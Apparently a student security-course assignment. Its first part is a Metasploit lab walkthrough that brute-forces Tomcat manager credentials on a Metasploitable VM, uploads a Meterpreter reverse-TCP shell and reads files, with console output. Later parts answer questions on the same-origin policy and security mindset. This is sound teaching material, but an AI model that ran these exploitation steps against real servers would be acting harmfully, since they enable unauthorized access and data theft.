
## 1. PEN TESTING, ONE MORE TIME

- a. I have chosen apache tomcat/coyote jsp engine 1.1 on port 8180. My metasploitable ip address is 192.168.52.129
- b. Lines starting with are commands
  - i. search tomcat



- ii. auxiliary/scanner/http/tomcat\_mgr\_login and exploit/multi/http/tomcat\_mgr\_upload will be used
- iii. use auxiliary/scanner/http/tomcat\_mgr\_login
- iv. show options

- vi. set RPORT 8180
- vii. set BLANK\_PASSWORDS true
- viii. set USER\_AS\_PASS true
- ix. run
- x. This will attempt login using brute force, eventually finding the login information, in this case being username: tomcat, password: tomcat
- xi. use exploit/multi/http/tomcat\_mgr\_upload
- xii. show options

```
<u>msf6</u> auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(
                                                                         > show options
Module options (exploit/multi/http/tomcat mgr upload):
                            Current Setting Required Description
    HttpPassword
                                                                          The password for the specified username
                                                                         The password for the specified username
The username to authenticate as
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The URI path of the manager app (/html/upload and /undeploy will be used)
HTTP server virtual host
     HttpUsername
     Proxies
    RHOSTS
RPORT
    SSL
TARGETURI
Payload options (java/meterpreter/reverse_tcp):
     Name Current Setting Required Description
    LHOST 192.168.52.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
     Id Name
```

xiii. - show payloads

xiv. - set PAYLOAD java/meterpreter/reverse\_tcp or - set PAYLOADjava/meterpreter/reverse\_http

```
xv. - set HttpPassword tomcat
```

xvi. - set HttpUsername tomcat

xvii. - run

xviii. Meterpreter is now running!

c. Back in the msfconsole, if we - use auxiliary/scanner/http/dir\_scanner and run it,we get:

```
r) > set RHOSTS 192.168.52.129
msf6 auxiliary(
RHOSTS ⇒ 192.168.52.129
msf6 auxiliary(
                                     uer) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(sc
[*] Detecting error code
[*] Using code '404' as not found for 192.168.52.129
[+] Found http://192.168.52.129:8180/admin/ 200 (192.168.52.129)
[+] Found http://192.168.52.129:8180/jsp-examples/ 404 (192.168.52.129)
[+] Found http://192.168.52.129:8180/tomcat-docs/ 404 (192.168.52.129)
[+] Found http://192.168.52.129:8180/webdav/ 200 (192.168.52.129)

    Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
msf6 auxiliary(
```

http://192.168.52.129:8180/admin/ gives an admin login page and
http://192.168.52.129:8180/webdav/ gives a webdav interface which can act as a path to uploading a shell

- d. Two payloads were used: java/meterpreter/reverse\_tcp and java/meterpreter/reverse\_http. Reverse\_tcp works by having the device initiate the tcp connection rather than the attacker to get past the firewall. Reverse\_http is similar but allows the additional benefit of bypassing some protocol inspecting firewalls.
- e. Once the meterpreter shell is running, I can navigate through the files and perform the download command or cat command to download/read files.
- f. Some systems such as <u>Falco</u> detects the initiation of connections from the device based on command line inputs and arguments.

## g. Citations used:

https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat\_and\_Coyote


https://medium.com/@mzainkh/how-it-works-reverse-tcp-attack-d7610dd8e55#:~:t

ext=Reverse\_tcp%20is%20basically%20instead%20of,a%20type%20of%20rever

se%20shell.

http://www.ethicalpentest.com/2018/04/metasploit-tips-reverse-https-payload.html https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/

## 2. Same-Origin Policy



- a. An attacker could attack and access web page 2 and access the data a client inputs into web page 1.
- b. While the attacker could still attack and access web page 2, they can no longer directly access the data in web page 1 without accessing the main web server.

C. .

i. The web pages are on port 443 so accessing search results from port 8888, a different port, would violate the same origin policy. ii. A developer would need to add an Access-Control-Allow-Origin line to the http header response.

## 3. Practicing Security Mindset

- a. A prison has guards patrolling the area in predetermined shifts and locations.
- A prisoner or a partner obtains a copy of the guards' patrol shifts and locations.
   They use this information to find and time the perfect getaway.
- c. The warden could update the patrol schedule periodically, give each guard their own schedule, then destroy the full schedule.